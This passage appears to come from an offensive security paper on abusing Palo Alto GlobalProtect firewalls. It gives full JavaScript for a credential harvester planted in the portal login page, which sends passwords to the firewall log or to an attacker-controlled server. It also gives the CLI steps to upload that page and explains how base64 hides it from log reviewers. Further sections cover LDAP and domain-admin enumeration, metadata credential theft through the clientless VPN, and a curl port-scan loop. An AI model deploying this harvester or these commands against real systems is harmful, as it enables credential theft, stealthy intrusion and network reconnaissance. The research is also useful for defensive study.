With the Content Security Policy examined and a clearer understanding of the customizable elements within the response page, attention turned to the img-src * data: directive. This policy permitted the retrieval of arbitrary images, opening the possibility of exfiltrating data via image requests. Additionally, it appeared feasible to fetch URLs from the GlobalProtect portal itself, provided a location could be identified where such requests were logged.

Initial testing focused on the latter. A simple query string, ?token=qwerty, was appended to portal browser requests, and the search began for any access logs that might contain those entries.

The location of the logged requests was quickly identified using the following command:

```
less webserver-log sslvpn_access.log
```

which translates to /var/log/nginx/sslvpn_access.log in the underlying Linux filesystem.

The proof of concept was then modified to issue a fetch() request to a local resource, embedding the form values as query parameters in the request URL, as shown below:

```
/global-protect/portal/images/logo-pan-48525a.svg?token=${token}&username=${username}&password=${password}
```

An SVG file was selected as the target resource, as it was static and could be fetched without authentication. The updated code was structured as follows:

```
document.addEventListener("DOMContentLoaded", () => {  
  if (document.login) {  
    document.login.addEventListener("submit", async (e) => {  
      const username = encodeURIComponent(document.login.user.value);  
      const password = encodeURIComponent(document.login.passwd.value);  
      const token = "qwerty";  
      const url = `/global-protect/portal/images/logo-pan-48525a.svg?token=${token}&username=${username}&password=${password}`;  
      const response = await fetch(url, { method: "GET", });  
    });  
  }  
});
```

This fetched the image with the parameters and logged the credentials to the firewall portal access log:

```
1.2.3.4 54583 - 172.16.1.4 20077 [19/Jan/2025:00:44:13 -0800] "GET /global-protect/portal/images/logo-pan-48525a.svg?token=qwerty&username=alice&password=letmein123 HTTP/1.1" 200 12316  
"https://gpvpn.victim.com/global-protect/login.esp" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36"  
1737276253.465 0.000 - 1510
```

Although local logging provided a viable path, the possibility of remote logging was also explored.

Reviewing the original response page template revealed that Palo Alto's code checked for the presence of a user-defined logo variable and dynamically replaced the default logo on page load. Additionally, jQuery was already included on the page, providing a convenient framework for DOM manipulation.

Based on these observations, the event listener was modified to dynamically replace the logo with the URL of a 1x1 pixel transparent PNG image hosted on a controlled server. Credential parameters were appended to the image request, enabling remote exfiltration.

This worked but only about 30% of the time and further debugging found a couple of issues.

First, browser caching got in the way and the image wasn't always fetched on each submission. To work around that, a random value was added to the request URL to defeat caching and force the browser to load the image every time.

Second, if the portal responded too quickly to the login request, the browser would cancel the image fetch before it completed, jumping to the next page and leaving no credentials logged.

The workaround was to modify the code to prevent the main form submit action from proceeding and handle the submission of the credentials to the form in the code, logging them to the harvesting URLs (local or remote), waiting for the request to complete, as well as reporting any failed logins back to the user the same way the Palo portal does.

The resulting code changes had an added benefit, they made it possible to detect when a login was successful and log only those attempts. This helped avoid cluttering the logs with noise from the constant password spraying activity typically seen against these portals.

The result was a configurable JavaScript gadget that can be put into a Response Page that can harvest login credentials either locally to the firewall access log or remotely to an attacker-controlled server.




Figure 4 Credential Harvester Operation

The full source, JavaScript, response page, and usage instructions have been published at:

<https://github.com/cybliminal/palo-response-page-harvester>

Here is the code to insert in the GlobalProtect Portal Login response page <script> block:

```
$(document).ready(function () {
  if (document.login) {
    $("#login_form").one('submit', function (e) {
      e.preventDefault(); // Prevent default form submission

      // Edit these variables
```

```

const method = "local"; // Change this to "local" to send to firewall
logs
const token = "qwerty"; // Change this to a unique value
var remoteUrl = "<image url>"; // An image, 1x1 pixel PNG, hosted on a
server that you control.

// Gather form data
var formData = $(this).serialize() + '&ok=Log%20In';
const username = encodeURIComponent(document.login.user.value);
const password = encodeURIComponent(document.login.passwd.value);
const urlParams =
`?token=${token}&username=${username}&password=${password}&nc=${Math.random()}`;
const localUrl = `/global-protect/portal/images/logo-pan-
48525a.svg${urlParams}`;
remoteUrl += urlParams;

// Submit the form data via AJAX
$.post({
  url: 'login.esp',
  method: "POST",
  data: formData,
  success: async function (response) {
    if (method === "remote") {
      // Option 1: Update image src (remote method)
      const logoImg = $('#logo img');
      logoImg.attr('src', remoteUrl);
    } else if (method === "local") {
      // Option 2: Perform local GET request
      $.get(localUrl);
    }

    // get the redirect location from the response and redirect to it
    locationMatch = response.match(/window\.location="(.*?)"/);
    if (locationMatch && locationMatch[1]) {
      // sleep for 1 second to allow remote/local requests to
      complete before redirecting to the portal
      setTimeout(() => {
        window.location = locationMatch[1];
      }, 1000);
    }
  },
  error: function (error) {
    // Handle errors from the AJAX POST request
    if (error.responseText) {
      const responseText = error.responseText || '';
      const respMsgMatch = responseText.match(/var respMsg =
"(.*?)"/);

      var errMsg = "";
      if (respMsgMatch && respMsgMatch[1]) {
        const respMsg = respMsgMatch[1];
        errMsg += "<br><br><li>";
        errMsg += respMsg;
      }

      // Replace the entire page content with the error response
      document.documentElement.innerHTML = error.responseText;

      // Display error message in #dError
      $("#dError").show();
      $("#dError").html(errMsg);
    }
  }
});
}

```

```
});
```

To upload the trojaned response page it first needs to be base64 encoded and applied to the GlobalProtect portal:

```
# set shared response-page global-protect-portal-custom-login-page <harvester name>  
page <base64 encoded harvester>  
# set global-protect global-protect-portal <portal name> portal-config custom-login-  
page <harvester name>  
# commit
```

A bonus for attackers is that the configuration logs only show the base64 blob they have configured so anyone looking at the logs are not likely to pick up the malicious JavaScript that they have inserted. Additionally, the connection to the local or remote harvesting URL happens directly from the user's web browser and does not pass through the firewall so visibility of the connection may be limited to EDR telemetry only.




Figure 5 Response Page Change Log

8.3 FUTURE WORK

The developed code targets the GlobalProtect Portal Login Page specifically, but the same techniques can be extended to other pages such as the Captive Portal Comfort Page, the MFA Login Page, and post-authentication GlobalProtect Portal response pages. These variations present additional opportunities for harvesting both credentials and session cookies. Capturing a valid session cookie would enable access to the VPN portal after authentication, even in cases where multi-factor authentication is required for user login.

8.4 MITIGATIONS

- **Monitor:** Configure alerting and audit all modifications to response pages, as unauthorized changes may indicate attempts to inject malicious code or harvest user credentials.

9. RECONNAISSANCE

9.1 GATHER VICTIM HOST INFORMATION

The firewall logs are an obvious place to look for information on the active host IPs in a target network.

To show the firewall logs in chronological order (oldest first) run this command:

```
> show log traffic
Time          App          From          Src Port
Source
Rule          Action        To            Dst Port
Destination
Src User      Dst User          End Reason
Rule_UUID
=====
=====
2025/01/07 03:28:21 web-browsing  untrust      12052
1.169.254.158
intrazone-default allow          untrust      443
172.16.1.4
                                     tcp-fin
652e962f-254e-4393-b5fb-19d702ba590e
2025/01/07 03:28:21 web-browsing  untrust      4661
1.169.254.158
intrazone-default allow          untrust      443
172.16.1.4
                                     tcp-fin
...
```

or in reverse chronological order (newest first):

```
> show log traffic direction equal backward
```

To process it offline, output the logs in CSV format by adding the csv-output yes option:

```
> show log traffic csv-output yes

Domain,Receive Time,Serial #,Type,Threat/Content Type,Config Version,Generate
Time,Source address,Destination address,NAT Source IP,NAT Destination IP,Rule,Source
User,Destination User,Application,Virtual System,Source Zone,Destination Zone,Inbound
Interface,Outbound Interface,Log Action,Time Logged,Session ID,Repeat Count,Source
Port,Destination Port,NAT Source Port,NAT Destination Port,Flags,IP
Protocol,Action,Bytes,Bytes Sent,Bytes Received,Packets,Start Time,Elapsed Time
(sec),Category,,Sequence Number,Action Flags,Source Country,Destination
Country,,Packets Sent,Packets Received,Session End Reason,DG Hierarchy Level 1,DG
Hierarchy Level 2,DG Hierarchy Level 3,DG Hierarchy Level 4,Virtual System
Name,Device Name,Action Source,Source VM UUID,Destination VM UUID,Tunnel
ID/IMSI,Monitor Tag/IMEI,Parent Session ID,Parent Session Start Time,Tunnel,SCTP
Association ID,SCTP Chunks,SCTP Chunks Sent,SCTP Chunks Received,UUID for rule,HTTP/2
Connection,link_change_count,policy_id,link_switches,sdwan_cluster,sdwan_device_type,
sdwan_cluster_type,sdwan_site,dynusergroup_name,XFF address,Source Device
Category,Source Device Profile,Source Device Model,Source Device Vendor,Source Device
OS Family,Source Device OS Version,Source Hostname,Source Mac Address,Destination
Device Category,Destination Device Profile,Destination Device Model,Destination
Device Vendor,Destination Device OS Family,Destination Device OS Version,Destination
Hostname,Destination Mac Address,Container ID,POD Namespace,POD Name,Source External
Dynamic List,Destination External Dynamic List,Host ID,Serial Number,Source Dynamic
Address Group,Destination Dynamic Address Group,session_owner,High Res
Timestamp,nssai_sst,nssai_sd,Subcategory of app,Category of app,Technology of
app,Risk of app,Characteristic of app,Container of app,Tunneled app,SaaS of
app,Sanctioned State of app,offloaded,flow_type,cluster_name,AI Traffic,AI Forward
Error,K8S Cluster ID
1,2025/01/07 03:28:21,629CD932206A5CD,TRAFFIC,end,2818,2025/01/07
03:28:21,1.169.254.158,172.16.1.4,1.169.254.158,172.16.1.4,intrazone-default,,web-
```



```
browsing,vsys1,untrust,untrust,ethernet1/1,ethernet1/1,,2025/01/07
03:28:24,545,1,12052,443,12052,20077,0x140001c,tcp,allow,6324,5167,1157,19,2025/01/07
03:26:45,80,any,,7457119427033563136,0x0,Australia,172.16.0.0-
172.31.255.255,,12,7,tcp-fin,0,0,0,0,,panningforgold,from-
policy,,0,,0,,N/A,0,0,0,0,652e962f-254e-4393-b5fb-
19d702ba590e,0,0,,,,,,,,,,,,,,,,,,,,,,,,,,,,,2025-01-07T03:28:24.907-
08:00,,,internet-utility,general-internet,browser-based,4,"used-by-malware,able-to-
transfer-file,has-known-vulnerability,tunnel-other-application,pervasive-use",,web-
browsing,no,no,0,NonProxyTraffic,,0,0,0
...
```

Basic filtering of the output by source or destination IP can be performed by adding filtering parameters to the show log command. IPv4 CIDR prefixes are supported as well.

```
> show log traffic src in 192.168.1.1
> show log traffic src in 192.168.1.0/24
```

Advanced searches can be run using a different query syntax documented in [Basics of Traffic Monitor Filtering - Knowledge Base - Palo Alto Networks](#). The advanced query syntax allows for more complex query logic to be constructed.

```
> show log traffic query equal "(addr.src in 192.168.1.1) and (addr.dst in
'192.168.2.0/24')"
```

```
> show log traffic query equal "(addr.src in 192.168.0.0/16) or (addr.src in
172.16.0.0/12) or (addr.src in 10.0.0.0/8)"
```

```
> > show log traffic query equal "((addr.src in 192.168.0.0/16) or (addr.src in
172.16.0.0/12)) and (addr.dst in 10.0.0.0/8)"
```

9.2 GATHER VICTIM IDENTITY INFORMATION

User-ID can be leveraged to identify which systems a user has signed into by executing the following command:

```
> show log userid direction equal backward
Domain,Receive Time,Serial #,Type,Threat/Content Type,Config Version,Generate
Time,Virtual System,Source IP,User,Data Source Name,Event ID,Repeat
Count,timeout,beginport,endport,Data Source,Data Source Type,Sequence Number,Action
Flags,DG Hierarchy Level 1,DG Hierarchy Level 2,DG Hierarchy Level 3,DG Hierarchy
Level 4,Virtual System Name,Device Name,Virtual System ID,Factor Type,Factor
Completion Time,Factor Number,ugflags,userbysource,tag_name,High Res Timestamp,Origin
Data Source,Direction,cluster_name
1,2025/01/16 20:04:41,629CD932206A5CD,USERID,logout,2818,2025/01/16
20:04:41,vsys1,1.169.254.158,bob,,0,1,0,0,0,,7460676922675036162,0x0,0,0,0,0,,pannin
gforgold,1,,2025/01/16 20:04:41,1,0x0,bob,,2025-01-16T20:04:41.616-08:00,,client-to-
server,
1,2025/01/16 20:04:35,629CD932206A5CD,USERID,logout,2818,2025/01/16
20:04:35,vsys1,1.169.254.158,alice,,0,1,0,0,0,,7460676922675036161,0x0,0,0,0,0,,pann
ingforgold,1,,2025/01/16 20:04:35,1,0x0,alice,,2025-01-16T20:04:35.397-08:00,,client-
to-server,
1,2025/01/16 17:35:27,629CD932206A5CD,USERID,logout,2818,2025/01/16
17:35:27,vsys1,1.169.254.158,vpnuser,,0,1,0,0,0,,7460676922675036160,0x0,0,0,0,0,,pa
nningforgold,1,,2025/01/16 17:35:28,1,0x0,vpnuser,,2025-01-16T17:35:28.097-
08:00,,client-to-server,
...
```

Filtering by username is also supported:

```
> show log userid direction equal backward user equal alice
```

All known user email addresses stored by the firewall can be listed using the following command:

```
> show user email-lookup email all
```

Email	Name	Type
-----	-----	-----
alice@victim.com	domain\alice	User
bob@victim.com	domain\bob	User

9.3 GATHER VICTIM NETWORK INFORMATION

To optimize network scanning, firewall route tables provide a valuable source of information for identifying active network ranges.

The following command will list them:

```
> set cli op-command-xml-output on
> show routing route | match destination
    <destination>0.0.0.0/0</destination>
    <destination>172.16.1.0/24</destination>
    <destination>172.16.1.4/32</destination>
    <destination>172.16.2.0/24</destination>
    <destination>172.16.2.4/32</destination>
```

9.4 ACTIVE DIRECTORY ENUMERATION

If an LDAP server profile is configured on the firewall, it can be used to perform enumeration of user and computer accounts in the directory.

9.4.1 PREREQUISITES

One prerequisite for this to work is that at least one User-ID group mapping must be configured.

To check if a group mapping already exists run the command below. The example output shows an existing group called enumerator:

```
> show user group-mapping statistics

Name          Vsys    Groups Last-Action(secs)          Next-Action(secs)
-----
enumerator    vsys1   52      13 secs ago(took 0 secs)  In 3587 secs
```

If there are no group mappings the table output will be empty, and one will need to be configured.

9.4.2 OPTIONAL: CONFIGURE A GROUP MAPPING



Skip this section if group mappings are already configured.

First, retrieve the list of LDAP server profiles:

```
> configure
# show shared server-profile ldap <TAB>
myLDAP    myLDAP
<name>    <name>
|         Pipe through a command
<Enter>   Finish input
```

A dummy group mapping can then be created using the LDAP server profile, enabling enumeration of the associated LDAP directory:

```
> configure
# set group-mapping enumerator custom-group enum ldap-filter (objectCategory=person)
# set group-mapping enumerator server-profile myLDAP
# set group-mapping enumerator user-name sAMAccountName
# set group-mapping enumerator user-email
# set group-mapping enumerator alternate-user-name-1
# set group-mapping enumerator alternate-user-name-2
# set group-mapping enumerator alternate-user-name-3
# set group-mapping enumerator group-name
# set group-mapping enumerator group-member
# set group-mapping enumerator group-email
# commit
```



The custom-group can be anything as it doesn't affect the ability to enumerate with any chosen LDAP filter.

9.4.3 ENUMERATE!

The command to enumerate the selected LDAP directory is:

```
test user-id custom-group group-mapping <group mapping name> ldap-filter <filter>
```



If the group mapping name or LDAP filter have any spaces in them, they must be wrap in double quotes.

Below are some examples using filters from [Active Directory: LDAP Syntax Filters | Microsoft Learn](#):

LIST ALL USERS

```
> test user-id custom-group group-mapping enumerator ldap-filter
(&(objectCategory=person)(objectClass=user))

Users:
-----
cn=alice,ou=aaddc users,dc=victim,dc=com (alice)
cn=bob,ou=aaddc users,dc=victim,dc=com (bob)
cn=carol,ou=aaddc users,dc=victim,dc=com (carol)
cn=panningforgold,ou=aaddc users,dc=victim,dc=com (panningforgold)
Total: 4
```

LIST ALL COMPUTERS

```
> test user-id custom-group group-mapping enumerator ldap-filter
(objectCategory=computer)
```

LIST ALL DOMAIN ADMINS INCLUDING NESTED GROUP MEMBERS

```
> test user-id custom-group group-mapping enumerator ldap-filter
"(memberOf:1.2.840.113556.1.4.1941:=cn=Domain Admins,cn=users,dc=victim,dc=com)"

Users:
-----
cn=dcaasadmin,cn=users,dc=victim,dc=com (dcaasadmin)
cn=alice,ou=aaddc users,dc=victim,dc=com (alice)
Total: 2
```

LIST ALL DOMAIN CONTROLLERS

```
> test user-id custom-group group-mapping enumerator ldap-filter (primaryGroupID=516)

Users:
-----
cn=dc1,ou=domain controllers,dc=victim,dc=com (dc1$)
cn=dc2,ou=domain controllers,dc=victim,dc=com (dc2$)
Total: 2
```

LIST ALL USERS NOT REQUIRED TO HAVE A PASSWORD

```
> test user-id custom-group group-mapping enumerator ldap-filter  
(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803  
:=32))  
  
Users:  
-----  
cn=carol,ou=aaddc users,dc=victim,dc=com (carol)  
Total: 1
```

10. TURNING CLIENTLESS VPNS INTO PORT SCANNERS

Clientless VPN, or SSL VPN, is a way for organisations to publish internal web sites for authorized users to access via a web browser from the Internet.

Users typically authenticate through a web portal that displays a predefined list of accessible internal sites, with the SSL VPN feature proxying connections to those destinations. However, the Palo Alto firewall's clientless VPN does not inherently restrict access solely to the published sites. The Application URL menu allows users to manually enter and browse to other URLs, potentially expanding access beyond the intended scope.




Figure 6 Clientless VPN Operation




Figure 7 Example Clientless VPN Portal Page

If the target organisation has misconfigured their clientless VPN, it may also be leveraged to gain access directly to internal as well as potentially external sites and services depending on whether the firewall security policy allows the connection.

10.1 GENESIS

During an evaluation of a new Palo Alto Networks security application, the author was granted access to a demonstration environment hosted via the Clientless VPN feature on a Palo Alto firewall running in AWS EC2. After signing in through the Clientless VPN, the published demo application was accessed as intended.

During testing, it was observed that the Clientless VPN encodes the target site within the URL. The specific URL structure is shown below:

```
https://clientlessvpn.example.com/https/intranet.internal.domain/url/path
```

One of the initial tests involved manipulating the encoded URL to access sites besides the published demo application. This approach was successful.

The next step involved attempting to access the AWS Instance Metadata Service (IMDS) at 169.254.169.254. This request succeeded, allowing full browsing of the metadata service and the retrieval of sensitive information such as the EC2 instance's security credentials and private IP address.


```
https://clientlessvpn.example.com/http/169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance
{
  "Code" : "Success",
  "LastUpdated" : "2019-11-14T22:10:27Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAV...",
  "SecretAccessKey" : "T4t...",
  "Token" : "IQoJb3JpZ2luX2VjECYaCX...=",
  "Expiration" : "2019-11-15T04:42:50Z"
}
```

```
https://clientlessvpn.example.com/http/169.254.169.254/latest/dynamic/instance-identity/document
{
  "devpayProductCodes" : null,
  "marketplaceProductCodes" : [ "6nj11p..." ],
  "privateIp" : "172.31.16.125",
  "version" : "2017-09-30",
  "billingProducts" : null,
  "instanceId" : "i-e615ee2d",
  "instanceType" : "m3.xlarge",
  "accountId" : "...",
  "availabilityZone" : "us-west-1a",
  "kernelId" : null,
  "ramdiskId" : null,
  "architecture" : "x86_64",
  "imageId" : "ami-f931d5bd",
  "pendingTime" : "2015-04-11T00:01:45Z",
  "region" : "us-west-1"
}
```

Using the private IP address of the firewall, the URL was modified to attempt access to the management web interface via the Clientless VPN. However, without administrator credentials, further access was not possible.

Login

Not secure | [redacted].paloaltonetworks.com/https/172.31.16.125/php/login.php

 paloalto
NETWORKS®

Username

Password

Log In

Welcome to the Palo Alto Networks GlobalProtect Demo Systems.
This demo firewall is running PAN-OS version x.y.z

(Attention Palo Alto Networks Sales Engineers, please use your corporate credentials to log in to this demo system.)
For assistance, please contact your Palo Alto Networks SE.

Figure 8 Palo Demo Clientless VPN Firewall Management Login Page

The issue was promptly reported to Palo Alto Networks' Product Security Incident Response Team (PSIRT), leading to the publication of [CVE-2021-3062 PAN-OS: Improper Access Control Vulnerability Exposing AWS Instance Metadata Endpoint to GlobalProtect Users](#). The advisory, released year or so later, credited both the author and Suresh Kumar Ponnusamy for independent discovery of the vulnerability.

10.2 A PORT SCANNER IS BORN

While awaiting a response, attention turned to whether it was possible to connect to web services operating on ports other than 80 or 443. The Clientless VPN web interface includes an Application URL input field that allows users to specify custom destinations. This feature functioned as expected, and it was observed that the resulting URL was encoded in the following format:

```
https://clientlessvpn.example.com/<schema>-<port>/host.domain/path
```

With the supported schema being http and https.

The next question raised was whether connections could be made to **any** port. Having confirmed access to the firewall's management web interface, an attempt was made to connect to its SSH port. This also succeeded!

```
https://clientlessvpn.example.com/http-22/172.31.16.125  
SSH-2.0-OpenSSH_12.1
```

The connection returned the familiar SSH banner response, indicating that the service on port 22 was reachable.

It quickly became apparent that this behaviour could be repurposed as a rudimentary port scanner. By using Chrome Developer Tools to extract the Clientless VPN URL and session cookies, combining them into a curl command within a simple for loop, an initial prototype of a Clientless VPN-based port scanner was created.

```
for ip in `seq 1 254`; do
  for port in 21 22 23 25 80 443; do
    curl -v -H "Cookies: ..." \
      https://clientlessvpn.example.com/http-${port}/172.31.16.${ip}
  done
done
```

